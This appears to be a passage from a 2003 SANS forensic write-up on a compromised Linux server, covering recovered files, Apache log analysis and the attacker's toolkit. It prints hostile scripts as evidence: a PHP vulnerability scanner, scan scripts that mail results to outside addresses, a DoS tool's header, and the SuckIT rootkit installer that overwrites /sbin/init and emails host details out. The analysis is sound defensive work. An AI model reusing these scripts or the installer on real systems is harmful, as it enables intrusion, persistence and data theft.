
```

root@LinuxForensics:tmp
[root@LinuxForensics tmp]# file t83-1-sh
t83-1-sh: gzip compressed data, deflated, last modified: Sun Mar 17 23:44:01 2002, os: Unix
[root@LinuxForensics tmp]# mv t83-1-sh t83-1-sh.gz
[root@LinuxForensics tmp]# gunzip t83-1-sh.gz
[root@LinuxForensics tmp]# file t83-1-sh
t83-1-sh: GNU tar archive
[root@LinuxForensics tmp]# tar tvf t83-1-sh
drwxrwxr-x fun/fun          0 2002-03-17 23:41:52 psybnc/
-rw-r--r-- fun/fun        18124 2000-10-28 07:59:43 psybnc/CHANGES
-rw-r--r-- fun/fun        17982 1997-05-15 22:29:05 psybnc/COPYING
-rw-r--r-- fun/fun        2660 2000-08-08 18:19:43 psybnc/FAQ
-rw-r--r-- fun/fun         394 2000-10-28 08:21:10 psybnc/Makefile
-rw-r--r-- fun/fun       36075 2000-10-28 08:20:25 psybnc/README
-rw-r--r-- fun/fun         76 2000-10-28 08:01:07 psybnc/TOD0
drwxr-xr-x fun/fun          0 2002-03-17 06:29:25 psybnc/help/
-rw-r--r-- fun/fun        315 1999-12-04 04:06:04 psybnc/help/ADDLOG.TXT
-rw-r--r-- fun/fun        361 1999-12-04 06:11:52 psybnc/help/DELLOG.TXT
-rw-r--r-- fun/fun        183 1999-12-04 06:12:57 psybnc/help/LISTLOGS.TXT
-rw-r--r-- fun/fun       1465 1999-12-04 06:13:27 psybnc/help/PLAYTRAFFICLOG.TXT
-rw-r--r-- fun/fun         279 1999-12-04 06:15:16 psybnc/help/PROXY.TXT
-rw-r--r-- fun/fun         250 1999-12-04 06:15:56 psybnc/help/SETLEAVEMSG.TXT
-rw-r--r-- fun/fun         282 1999-12-04 06:15:46 psybnc/help/SETAWAYNICK.TXT
-rw-r--r-- fun/fun         339 1999-12-04 06:09:45 psybnc/help/ADDAUTOOP.TXT

```


By running the *file* command on the uncompressed data, I found, as would be expected, that the uncompressed data was actually a *tar* file. Knowing this, I proceeded to list the contents of the *tar* archive with the *tar* command. In doing so, I discovered that this file housed an IRC spoofing utility called psybnc. A quick Google search revealed more information about psybnc and its usage at <http://www.netknowledgebase.com/tutorials/psybnc.html>

As it turned out, there was actually an undeleted file in */usr/local/man/man1* named *psybnc.tgz*, so it appeared that the file was in fact reallocated. This was proven by viewing the file's meta data through Autopsy:




Despite the futile results of this particular file recovery, the file recovery process is the same for most deleted files.

One notable exception to the process is for files in which the meta data references no direct blocks. In such an instance, the user selects the "force" option under the "Direct Blocks" section. By doing so, you can force the display of the files associated data blocks, as I illustrate on a deleted file called "php0TfIEX" in the temp directory: This file was suspicious because it was one of many similar files that were deleted from the /tmp directory in a short period of time. Also, I began to see a trend of file modification and access times dating back to the last weeks of May. As you'll notice, the previous files were in use on May 25 and 26 of 2003. This trend prompts me to expand my the scope of my search to activity in late May. I begin the expanded investigation with the recovery of this deleted file:



Because the contents of this file are ascii text, I use Autopsy to display the file's contents. While the text is not very descriptive, this file and existence of many similar files suggests to me that the incident involves some form of a PHP attack on May 24. Similar strings to the contents of this file were found frequently in my strings analysis of the imaged memory mentioned earlier in this section. All of these finding revealed a repetition of some common characters and each instance varied in length. The file contents were as follows:



```
[Sat May 24 15:34:23 2003] [error] [client XX.XX.255.50] File does not exist:
/www/htdocs/emc/sumthin
[Sat May 24 21:36:02 2003] [notice] child pid 6671 exit signal Segmentation fault (11)
[Sat May 24 21:36:03 2003] [notice] child pid 8372 exit signal Segmentation fault (11)
[Sat May 24 21:36:03 2003] [notice] child pid 26377 exit signal Segmentation fault (11)
<omission>
```

```
[Sat May 24 22:16:38 2003] [notice] child pid 17991 exit signal Segmentation fault (11)
```

In this example, I have inserted <omission> to represent that I have left out numerous similar entries generated between May 24 21:36:03 2003 and May 24 22:16:38 2003. After seeing countless entries of the segmentation fault error in rapid succession, I ran:

```
# grep "May 24" error_log |grep "Segmentation fault" | wc -l
```

From this command, I learned that there were in fact 9754 similar entries on May 24. With this evidence, I was now certain that the system was compromised on May 24 at approximately 22:16 GMT, which was the time of the final entry.

With the additional knowledge of how the box was compromised, I now had to get back to the analysis of the “.targa” files in search of other clues and perhaps additional evidence to support my PHP attack theory. A quick *grep* search of “.targa” for php entries yields immediate results and leads me to examine the following files:


© SANS Institute 2003, Author retains full rights.

```
root@LinuxForensics:/mnt/emc/usr/local/man/man1/.targa
[root@LinuxForensics .targa]# file phpcheck
phpcheck: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dy
namically linked (uses shared libs), not stripped
[root@LinuxForensics .targa]# strings phpcheck
/lib/ld-linux.so.2
libc.so.6
strcpy
fgets
memcpy
system
__deregister_frame_info
strstr
memset
sprintf
fclose
fputc
exit
fopen
_IO_stdin_used
__libc_start_main
strlen
strchr
fputs
__register_frame_info
__gmon_start__
GLIBC_2.1
GLIBC_2.0
PTRh
QVh
%s <file>
vulnphp.txt
echo -e "GET / HTTP/1.0\r\n\r\n"|nc %s 80 -w 3 -n > phpcheck.tmp
phpcheck.tmp
.php
%s VULN
%s not vuln
Have fucking fun
cat vulnphp.txt
[root@LinuxForensics .targa]#
```

This file appears to be a PHP vulnerability scanner. It contains the foul language that hacker scripts have come to be known for, and its use appears to create, or at least use, the files phpcheck.tmp and vulnphp.txt.

```
root@LinuxForensics:/mnt/emc/usr/local/man/man1/.targa
[root@LinuxForensics .targa]# cat scanphp.sh
#!/bin/sh
echo "ALL THE SHIT FIXED !!!"
echo "no more segmentation fault ..."
echo "have fun ...."
rm -f bios.txt
./ss $1 a eth0 10 80 -u
sort bios.txt |uniq > uniq.txt
./bscan uniq.txt
grep "PHP/4.0.6" uniq.txt.bscan > vuln.txt
grep "PHP/4.0.3" uniq.txt.bscan >> vuln.txt
grep "PHP/4.0.4" uniq.txt.bscan >> vuln.txt
grep "PHP/4.0.5" uniq.txt.bscan >> vuln.txt
cat vuln.txt | cut -f 1 -d : > atack.txt
./phpcheck atack.txt
rm -f atack.txt vuln.txt uniq.txt bios.txt phpcheck.tmp
[root@LinuxForensics .targa]#
```


The scanphp.sh file, shown above, appears to be a control script to facilitate the use of the phpcheck binary. It requires user input and interacts with several other files when executed. Based on its content, it appears to use *synscan* and *bscan* to scan hosts for vulnerabilities. The input file for *bscan*, uniq.txt, contained 9615 IP addresses. With this volume of hosts to attack, it may be associated with the network traffic described in the case facts. Because of this potential, I decide to check the file's MAC time in my timeline file:

A terminal window titled 'root@LinuxForensics:/img/emc/emc/images' showing the output of the command 'grep uniq.txt /tmp/emc.mac'. The output lists four file access events for the file '/mnt/emc/usr/local/man/man1/.targa/uniq.txt'.

```
root@LinuxForensics:/img/emc/emc/images
[root@LinuxForensics images]# grep uniq.txt /tmp/emc.mac
Mon Jun 02 2003 06:23:27 169336 m.. -rw-r--r-- 0 0
960180 /mnt/emc/usr/local/man/man1/.targa/uniq.txt
Mon Jun 02 2003 06:39:02 169336 ..c -rw-r--r-- 0 0
960180 /mnt/emc/usr/local/man/man1/.targa/uniq.txt
Wed Jun 04 2003 10:21:28 169336 .a. -rw-r--r-- 0 0
960180 /mnt/emc/usr/local/man/man1/.targa/uniq.txt
[root@LinuxForensics images]#
```

As suspected, the file was last accessed at approximately 3:21 AM PST. Based on the lack of reliable network outage statistics, but the fact that this file's access time is in close proximity to the network outage, it is quite probable that this file and its counterparts played a key part in the incident.

The list of vulnerable hosts is then used as an input file for *phpcheck*, which now looks to be an attack binary. Output from the *bscan* file would suggest that this is in fact the attacker's modus operandi:

A terminal window titled 'root@LinuxForensics:/mnt/emc/usr/local/man/man1/.targa' showing the output of the command './bscan'. The output includes a version string, a description, and two email addresses.

```
root@LinuxForensics:/mnt/emc/usr/local/man/man1/.targa
[root@LinuxForensics .targa]# ./bscan
bscan 1.01 one piece httpd banner grabber by

    DrBIOS <cosmin800@hotmail.com>
    Bagabontu <bagabonturo@yahoo.com>

try this one :
./bscan <input file>
[root@LinuxForensics .targa]#
```


While the e-mail addresses and hacker handles found in *bscan* may at first appear to be a clue, internet searches on DrBios and Bagabontu unfortunately show that these names are associated with a variety of freely available malware. As such, I conclude that it is highly unlikely that they are personally involved in the attack. It is far more likely that our attacker just has just downloaded their scripts for his toolkit.

Synscan, referenced earlier in *scanphp.sh*, is described at its distribution site, <http://www.psychoid.net/synscan.html>, as an “extremely fast portscanner”.¹

The existence of these PHP attack tools lends further evidence to support my theory that the attacker compromised this system during a PHP attack.

From the name of one file, we could further surmise that our attacker enjoyed his craft. All of the tools mentioned thus far were included in tarball called *goodies.tgz*. This tarball was also found undeleted in the “.targa” directory.

Another file included here is *go.sh*. This file is apparently a control script for *synscan*. Most eye-catching about this script is its reference to an e-mail address called *tproxy@yahoo.com*:

A screenshot of a terminal window with a blue title bar. The title bar text is 'root@LinuxForensics:/mnt/emc/usr/local/man/man1/.targa'. The terminal shows the command '[root@LinuxForensics .targa]# more go.sh' followed by the script's content: '#!/bin/sh', 'rm -f bios.txt', './ss \$1 a eth0 1 \$2 > /dev/null', and 'cat bios.txt | mail -s "scan rez" tproxy@yahoo.com'. The prompt '[root@LinuxForensics .targa]#' is visible at the bottom with a green cursor.

Again, this bit of information looks like it may be a key clue to the attacker’s identity. This script would imply that the attacker accesses a Yahoo e-mail account called tproxy@yahoo.com. However, when I attempted to verify the existence of the account with an anonymous e-mail, I received a bounce-back stating that there was no such user. What looked to be a critical break, again proved fruitless.

Along with the other malware, I also came across a DoS tool called *bang*. The purpose of *bang* was clearly identified in its source code:

¹ Author Unknown, <http://www.psychoid.net/synscan.html>.

```
root@LinuxForensics:/mnt/emc/usr/local/man/man1/.targa
[root@LinuxForensics .targa]# head -50 bang.c
/*
 * Coded by DataWaR, ypout@mail.ru
 *
 * Shoutz to: etech, sorcerer, blazin, udp, hybrid and kdl
 *
 * -----
 * *****YOU MAY NOT DISTRIBUTE THIS CODE*****
 * -----
 *
 * This is POC and demonstrates a new method of DoS. The idea
 * behind it is that the attacker generates connection requests
 * to a list of hosts which have a service running such as
 * http (80), telnet (23) etc. from the ip of the victim host.
 * This will result all of the hosts that the victim *requested*
 * connections to send back packets (usually SYN-ACK's) 2-3 of
 * them (amplification comes here!) causing load to the victim
 * by causing the victim to send RST packets since it never actual
ly
 * requested any such connection. This attack is dangerous since
 * its almost impossible to filter!!
 *
 * hosts file should be in the format of 1 ip:port per line
 * i.e. 194.66.25.97:80
 *      130.88.172.194:23
 * A good list should be long enough with hosts that u know they a
re
 * running a TCP service, its good to use HTTP servers for this :)
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

As would be expected from any malicious user, the intruder setup a sniffer to log the server's network communications. The sniffer was proven operational by the contents of this apparent output file named .sniffer:

```
root@LinuxForensics:/mnt/emc/usr/local/man/man1/.targa
[root@LinuxForensics .targa]# more .sniffer

/bin/login -- root :
Password: [REDACTED]
/bin/login -- [REDACTED]
Login incorrect


login: Password: [REDACTED]
/bin/login -- root :
Password: [REDACTED]
scp -t /tmp/ :
[root@LinuxForensics .targa]#
```

The red boxes were added to the graphic in order to obscure the password entries and username recorded in earlier network login attempts. Based on the presence of *linsniffer* source code, it is probably that *linsniffer* was the capture utility to credit for this.

Finally, we'll take a look at one of the intruder's key utilities. In the ".targa" directory, there was a file called *inst.tgz*. In this tarball were two files: a binary called *login* and shell script called *inst*.

Inst was in fact a shell installation script which contained gzip compressed data. The script extracted the *gzip* data to a file named "sk". The script then sets the "sk" file with execute permissions. It next proceeded to gather statistics about the host system and e-mailed the statistics to two addresses. This activity was consistent with expected root kit setup steps. As such, it was probable that these binaries were the keys to a system backdoor left by the attacker.

Because the default paths that were setup by the executable were not valid or in use by the suspect binaries (as further illustrated below), I determined that the values were defaults that were subsequently modified by our attacker. Unfortunately, this also meant that the referenced email addresses were probably default values as well, and they would not reveal the identity of the attacker. Furthermore, these email addresses were also associated with freely available malware.



```
root@LinuxForensics:/tmp
[root@LinuxForensics tmp]# head -7 inst
#!/bin/bash
D="/dev/targa"
H="targa"
mkdir -p $D; cd $D
echo > .sniffer; chmod 0622 .sniffer
echo -n -e "\037\213\010\010\300\274\170\075\002\003\163\153\000\355\175\175\174\
\124\325\265\350\231\314\204\014\141\160\006\031\025\005\165\024\251\
[root@LinuxForensics tmp]# tail -20 inst
\246\053\244\127\257\341\315\346\256\157\167\106\124\035\374\103\274\
\365\206\353\351\341\301\360\161\121\170\051\145\034\327\062\110\273\
\243\264\066\043\174\373\070\156\376\040\170\377\033\205\262\337\010\
\270\164\000\000" | gzip -d > sk
chmod 0755 sk; if [ ! -f /sbin/init${H} ]; then cp -f /sbin/init /sbin/init${H};
fi; rm -f /sbin/init; cp sk /sbin/init
echo Directoru casa e $D.
echo Facut de DrBIOS si Bagaboont.
/dev/targa/sk
cp login /dev/targa/
rm -rf inst.tgz inst login
MAINIP=$(/sbin/ifconfig -a|grep inet|grep -v 127.0.0.1|awk '{print $2}'| cut -d : -
f 2|head -n 1)
/sbin/ifconfig -a >> /tmp/ceva
ping yahoo.com -c 4 >> /tmp/ceva
cat /proc/cpuinfo >> /tmp/ceva
cat /etc/issue >> /tmp/ceva
uname -a >> /tmp/ceva
cat /tmp/ceva | mail -s "${MAINIP}" bagabonturo@yahoo.com
cat /tmp/ceva | mail -s "${MAINIP}" cosmin800@hotmail.com
rm -rf /tmp/ceva
[root@LinuxForensics tmp]#
```

My theory of default values was further proved by extracting the *gzip* data to a file called *test2* and comparing the MD5 checksum values of *test2* and *sk*, which was the default file name and the name of a binary on the system. The files were not identical.


```
root@LinuxForensics:/tmp
[root@LinuxForensics tmp]# md5sum test2
25108aa31729880a525ee8e60f4db9d2 test2
[root@LinuxForensics tmp]# md5sum /mnt/emc/usr/local/man/man1/.targa/sk
56d6c04aca0e6c4fcc2fc86c5eb17a34 /mnt/emc/usr/local/man/man1/.targa/sk
[root@LinuxForensics tmp]# file test2
test2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
[root@LinuxForensics tmp]# file /mnt/emc/usr/local/man/man1/.targa/sk
/mnt/emc/usr/local/man/man1/.targa/sk: ELF 32-bit LSB executable, Intel 80
[root@LinuxForensics tmp]#
```

Due to the volume of the *strings* output from the actual *sk* binary, I have printed the text here rather than use an image:

```
[root@LinuxForensics .targa]# strings sk |head -135 | tail -115 |grep -v alloc |grep -v /dev
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/bin:/usr/local/man/man1/.t
arga:/usr/local/man/man1/.targa/bin
HOME=/usr/local/man/man1/.targa
PS1=\[\033[1;30m\]\[\033[0;32m\]\u\[\033[1;32m\]@\[\033[0;32m\]h
\[\033[1;37m\]\W\[\033[1;30m\]\[\033[0m\]#
SHELL=/bin/bash
TERM=linux
pqrstuvwxyzabcde
0123456789abcdef
[1;36m[
[0;36m===== SuckKIT version 1.3a, May 17 2003 <http://sd.g-art.nl/sk> =====
[1;36m[
[0;36m[
[1;36m[
[0;36m===== (c)oded by sd <sd@cdi.cz> & devik <devik@cdi.cz>, 2002 =====
[1;36m[
[0;36m[
Can't open a tty, all in use ?
Can't fork subshell, there is no way...
/usr/local/man/man1/.targa
/bin/sh
Can't execve shell!
BD_Init: Starting backdoor daemon...
FUCK: Can't fork child (%d)
Done, pid=%d
/usr/local/man/man1/.targa/.rc
use:
%s <uivfp> [args]
u    - uninstall
i    - make pid invisible
v    - make pid visible
f [0/1] - toggle file hiding
p [0/1] - toggle pid hiding
Detected version: %s
FUCK: Failed to uninstall (%d)
Suckit uninstalled sucesfully!
FUCK: Failed to hide pid %d (%d)
Pid %d is hidden now!
FUCK: Failed to unhide pid %d (%d)
Pid %d is visible now!
file
```

```

Failed to change %s hiding (%d)!
%s hiding is now %s!
/usr/local/man/man1/.targa
FUCK: Can't open %s for read/write (%d)
RK_Init: idt=0x%08x,
FUCK: IDT table read failed (offset 0x%08x)
FUCK: Can't find sys_call_table[]
sct[]=0x%08x,
FUCK: Can't read syscall %d addr
Z_Init: Allocating kernel-code memory...
FUCK: Out of kernel memory!
Done, %d bytes, base=0x%08x
sk12
[1;36m[
[0;36m===== SuckKIT version 1.3a, May 17 2003 <http://sd.g-art.nl/sk> =====
[1;36m[
[0;36m[
[1;36m[
[0;36m===== (c)oded by sd <sd@cdi.cz> & devik <devik@cdi.cz>, 2002 =====
[1;36m[
[0;36m[
core
FUCK: Got signal %d while manipulating kernel!
/sbin/initsk12
_ _/|
\X.X'
=( )=
  U
Hello, dear friend
I have two news for you. Bad one and the bad one:
First, it seems that someone installed rootkit
on your system...
Second, is the fact that I can't execute (errno=%d)
original /sbin/init binary!
And reason why I am telling you this is
that I can't live without this file. It's just
kinda of symbiosis, so, boot from clean floppy,
mount root fs and repair /sbin/init from backup.
(and install me again, if you like :P)
Best regards,
    your rootkit .. Have a nice day!
0123456789abcdefghijklmnopqrstuvwxyz
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
<NULL>
hP%U%u
1.3a
sk12
/usr/local/man/man1/.targa/.sniffer
/proc/
/proc/net/
socket:[
/sbin/init
/sbin/initsk12
login
telnet
rlogin

```

```

rexec
passwd
adduser
mysql
ssword:
PRhl
[root@LinuxForensics .targa]#

```

The information contained in this strings output is quite telling. First we not only learn that “inst” did install a root kit, but we also see that the root kit is SuckKIT version 1.3a. In addition, we also learn that the root kit was not a default installation, so one could reasonably surmise that it was probably tuned to the attackers preferences. Finally, we are provided with a list of potential paths and binaries that may also be infected.

To confirm my theory, I decided to investigate the potential effects that the root kit may have had on /sbin/initsk12, which was a pathname referenced in the *strings* output. As suspected, I find that the “initsk12” binary was created at a time that coincided with the accessing of the *sk* binary. I further reveal that the *init* binary also appeared to be modified at this time.

```

root@LinuxForensics:/tmp
